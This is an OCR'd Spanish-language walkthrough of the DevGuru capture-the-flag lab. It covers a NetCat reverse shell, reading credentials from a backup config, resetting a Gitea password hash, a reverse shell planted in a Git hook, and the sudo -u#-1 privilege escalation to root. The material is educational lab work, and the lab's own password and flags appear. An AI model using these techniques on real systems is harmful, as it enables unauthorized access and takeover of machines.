
- Al ejecutarlo, nuestra pagina queda cargando lo que significa que obtuvimos la shell por NetCat

-



ºPara tener una shell dentro del sistema debemos ejecutar el comando:

ºbash -i



ºYa dentro del servidor podemos navegar por diferentes archivos, pero por conocimiento,cuando estemos dentro de un servidor es importamte navegar en el archivo /var ya que en este se escuentras respaldos e informacion importante

ºEn este caso encontramos varios archivos, entre ellos un Backups que puede contener informacion importante

```
www-data@devguru:/$ cd var
cd var
www-data@devguru:/var$ ls
ls
backups
cache
crash
lib
local
lock
log
mail
opt
run
spool
tmp
www
www-data@devguru:/var$ cd backups
cd backups
www-data@devguru:/var/backups$ ls
ls
app.ini.bak
apt.extended_states.0
apt.extended_states.1.gz
```


ºLeyendo el "app.ini.bak", encontramos unos usuarios y contraseñas en mysql que podemos usar para poder loguearnos nuevamente

```
[database]
; Database to use. Either "mysql", "postgres", "mssql" or "sqlite3".
DB_TYPE  = mysql
HOST     = 127.0.0.1:3306
NAME     = gitea
USER     = gitea
; Use PASSWD = `your password` for quoting if you use special characters in the password.
PASSWD   = UfFPTF8C8ijxVF2m
; For Postgres, schema to use if different from "public". The schema must exist beforehand,
; the user must have creation privileges on it, and the user search path must be set
; to the look into the schema first. e.g.:ALTER USER user SET SEARCH_PATH = schema_name,"$user",pu
```

ºAl loguearnos en la base de datos "adminer.php" podemos encontrar en registros user, un usuario y contraseña, la cual podemos modificar para poder loguearnos en gitea

- Hacemos nuevamente le mismo proceso de anteriormente, cambiamos la contraseña en el formato Bcrypt, en la pagina devglan.com y hasheamos la que dessemos y cambiamos

-



Hash Generator

Enter plain text to hash

admin

Select the number of rounds

4

Generate Hash

Hashed Output:

$2a$04$3WtknhidjyNaOsapyszFgeCQAmlBPFHHMJbM9FpNnveTdv078YXFq

Hashed Matcher

Enter the Bcrypt Hashed Password

Bcrypt Hashed Password

Enter the Plain Text Password

Plain text to match


Match

Result:

Result goes here

- Cambiamos en nombre del hash a bcrypt para que nos lo haga valido


-




full_name		
email		frank@devguru.local
keep_email_private		0
email_notifications_preference		enabled
passwd		/NaOsapyszFgeCQAmlBPFHHMJbM9FpNnveTdv078YXFq
passwd_hash_algo		pbkdf2
must_change_password		0

- Guardamos los cambios y usamos las crendenciales en por la pagina a la que nos redirigue le puerto 8585 de la ip de la pagina


-




ºYa estando logueados nos vamos a los respositorios de Frank en el apartado de configuraciones en Git Hooks, en el apartado de pre,receive, modificaremos el codigo para obtener una reverse shell



ºPara ello podemos usar algun codigo python3 que podemos encontrar en internet para generar un shell Inversa, podemos encontrar en la pagina pentestmonkey.net



- Para guardamos y ponemos en escucha con netCat por el puerto que le hayamos puesto, y para que funcione la shell, tenemos que hacerle una actuazilzacion al repositorio, lo cual solo podemos editar el README.md agregandole una linea y asi guardar los cambios
- AL hacerlo en seguida obtendriamos la shell por netCat con el usuario frank



-
- Estando dentron nos dirigmos al home, y al listar encontramos la bandera user.txt

```
frank@devguru:/home/frank$ ls
ls
data  user.txt
frank@devguru:/home/frank$ cat user.txt
cat user.txt
22854d0aec6ba776f9d35bf7b0e00217
```

-

ºAhora lo que sigues es poder conseguir elevar privilegios, para ello podemos ejecutar el coamdno sudo -l, para ver que podemos ejecutar como root y desde ahi poder elevarnos nuestros privilegios

```
frank@devguru:/home/frank$ sudo -l
sudo -l
Matching Defaults entries for frank on devguru:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User frank may run the following commands on devguru:
    (ALL, !root) NOPASSWD: /usr/bin/sqlite3
```

ºAhora buscamos en Expolit-DB algun exploit que nos permita subir privilegios, el que usare se llama "sudo 1.8.27 - Security Bypass"

- Ahora con el siguiente comando que encontramos en este exploit, lo modificamos y ejecutamos en la terminal para que nos abra un editor de sqlite y ahi podramos ejecutar el exploit

```
With ALL specified, user hacker can run the binary /bin/bash as any user

EXPLOIT:

sudo -u#-1 /bin/bash
```

```
frank@devguru:/home/frank$ sudo -u#-1 sqlite3 /dev/null '.shell /bin/bash'
sudo -u#-1 sqlite3 /dev/null '.shell /bin/bash'
root@devguru:/home/frank#
```

º sudo -u#-1 sqlite3 /dev/null '.shell /bin/bash'

ºHabiendo hecho lo anterior, nos cambiaria rapidamente a usuario root y asi poder tener el control total de la maquina

```
root@devguru:/root# cat msg.txt
cat msg.txt

          Congrats on rooting DevGuru!
  Contact me via Twitter @zayotic to give feedback!

root@devguru:/root# cat root.txt
cat root.txt
96440606fb88aa7497cde5a8e68daf8f
root@devguru:/root#
```